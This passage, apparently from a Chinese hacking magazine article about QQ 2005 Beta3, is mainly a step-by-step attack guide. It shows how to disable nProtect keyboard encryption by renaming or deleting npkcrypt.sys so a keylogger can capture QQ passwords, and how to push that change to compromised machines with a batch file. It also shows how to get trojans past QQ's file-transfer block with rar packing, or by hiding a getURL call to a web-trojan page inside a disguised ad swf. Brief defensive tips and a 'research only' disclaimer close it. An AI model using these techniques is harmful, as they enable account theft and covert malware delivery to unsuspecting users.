


图 4

由此看来“啊拉QQ大盗”真的将nProtect键盘加密破坏掉了，可是利用的什么原理呢？我们用注册表比较软件“regshot”比较一下运行“啊拉QQ大盗”前后的QQ安装目录，不难发现一个可疑文件“npkcrypt.bak”（图4）。扩展名为“bak”文件，应该是备份文件，根据文件名和文件大小很容易看出，“npkcrypt.bak”就是由“npkcrypt.sys”文件改名来的。也就是说将“npkcrypt.sys”改名或删除后，nProtect键盘加密就被破坏掉了，就这么简单！

我们来证实一下，安装完QQ2005　Beta3后将“npkcrypt.sys”改名，登录QQ，可以看到输入框的安全锁显示红叉叉，运行键盘记录软件真的将密码记录下来了。由此证实“npkcrypt.sys”就是nProtect键盘加密保护系统的主要文件，容易吧！号称世界上先进的nProtect键盘技术就这样轻而易举的被破解了。

我们具体使用时，可利用Del（删除文件命令）或Ren（重命名命令）建立一个批处理文件，上传到肉鸡上，运行批处理文件将“npkcrypt.sys”改名或删除，即可破解QQ的nProtect键盘加密。

虽然利用以上方法可将QQ的nProtect键盘加密破解，但是缺点也是显而易见的，那就是密码输入框的安全锁上有个红叉叉。据说高手利用汇编语言跳转指令将nProtect键盘加密破解后，密码输入框的锁头仍显示正常，那样的话QQ的nProtect键盘加密就彻底的崩溃了。

2．突破腾讯QQ的文件传输限制

正是由于腾讯QQ安全中心的功能增强，几乎使原来所有的QQ黑客工具都失去了作用。腾讯QQ的安全中心几乎屏蔽了所有的可执行文件exe、com、bat，甚至连chm（已编译的HTML帮助文件）、hlp（Windows帮助文件）也不让传输，利用文件传输功能种木马几乎不可能，这似乎断绝了我们常见的木马传输途径。事实上最直接的传输文件的办法，就是将木马和正常文件捆绑后加一个壳，不过可不是加常用的壳，那样的话你加再多的壳仍然是EXE文件，是没有用的。我们是利用rar将捆绑后的木马打成rar包，就可直接传输木马了。当然用rar打包并不是最好的方法，利用魔法表情应该是一种较好的方法，这在05年第12期的x档案上曾经介绍过，就是利用腾讯允许上传魔法表情，将插入网页木马的flash文件上传到腾讯服务器上。但是上传魔法表情必须经过腾讯的审核，插入木马后的魔法表情上传后是否能通过腾讯的审核？由于上传QQ魔法表情需要Q币，我没有试验过，不过依我看恐怕很难通过腾讯的审核，毕竟我们面对的不是一只肉鸡而是腾讯！腾讯QQ的安全中心虽然屏蔽了所有的可执行文件，但并没有屏蔽flash文件，否则可能无法发送魔法表情。因此我们可利用QQ允许传输flash文件的特性，将网页木马插入到flash文件中，发送给别人。当然这需要很多的技巧和方法，下面就主要谈谈这个问题。

我们先看看flash文件的类型，在flash中“*.fla”文件叫做“源文件”，“源文件”可以用“flash　mx”编辑修改，它记录了整个动画设置和使用的素材，但它不能作为动画浏览，离开flash　mx编辑版面就不能运行。还有一种是“*.swf”，是导出影片格式文件，是不能修改的，要是对其中某些地方不满意，必须把“*.fla”文件打开修改，编辑后重新执行“导出影片”命令生成新文件。大家平时看到的一般都是“*.swf”文件，“*.swf”文件不仅可以用flash播放器播放，也可以在各种浏览器中播放，是目前网上最流行的动画文件。

由于我们不会做动画（当然如果你会做动画就好办了），只好到网上去下载动画，可是网上的动画都是“*.swf”格式的文件，几乎找不到“*.fla”格式的“源文件”。这需要用到“硕思闪客精灵”，它可以将flash动画中的图片、矢量图、字体、文字、按钮、影片片段、帧等基本元素完全分解（图5）。我用“硕思闪客精灵”打开“yahoo.swf”（此文件为新浪网上的yahoo邮箱广告，可浏览网页后在缓存里找到）后，点“导出到.FLA文件”按钮，就可以保存为“yahoo.




图 5

fla”格式文件。然后就可用“flash mx”打开“yahoo.fla”文件插入网页木马的地址了（图6）。我们用“flash mx”打开“yahoo.fla”插入木马，在“flash mx”下方“动作”（如看不到可按F9打开“动作”按钮）按钮的“浏览器／网络”中点击“getURL”添加网页木马地址。假设网页木马地址为http://www.hackerxfiles.net/muma.htm，由于只插入一个木马网页运行后可能引起怀疑，可再插入一新浪主页地址http://www.sina.com.cn/，然后再插入新浪广告http://ad4.sina.com.cn/200511/24/38113_yahoo-mail-1125-hp750450.swf。最后打开“文件”菜单点“导出影片”保存为“yahoo.swf”就可以了。




图 6


然后就可将“yahoo.swf”文件发送给别人了，当对方打开“yahoo.swf”后在新浪主页、广告打开的同时，我们的网页木马也同时运行了，收到文件的人还认为是广告，这样就不容易引起别人的怀疑了。


至于“链接安全保护”，由于QQ2005 beta3默认是打开链接，也就谈不上突破了，由此看来QQ的安全中心还是比较脆弱的，希望腾讯公司能进一步改进安全中心使我们的QQ更安全。另外万一中了QQ木马，输入框的安全锁显示红叉叉，可将木马清除后，将“npkcrypt.bak”文件改名为“npkcrypt.sys”即可恢复正常。

最后说一下如何防止中木马，当然还是在QQ上不接受任何人任何格式的文件，另外一定不要单纯依靠瑞星等杀毒软件，我们在安装杀毒软件的同时，还应该安装天网等网络防火墙，因为“啊拉QQ大盗”等盗号木马还是无法突破天网防火墙的。本文章仅做技术研究，不要用来做坏事！


（文章中涉及到的工具啊拉QQ大盗、硕思闪客精灵光盘中有收录）



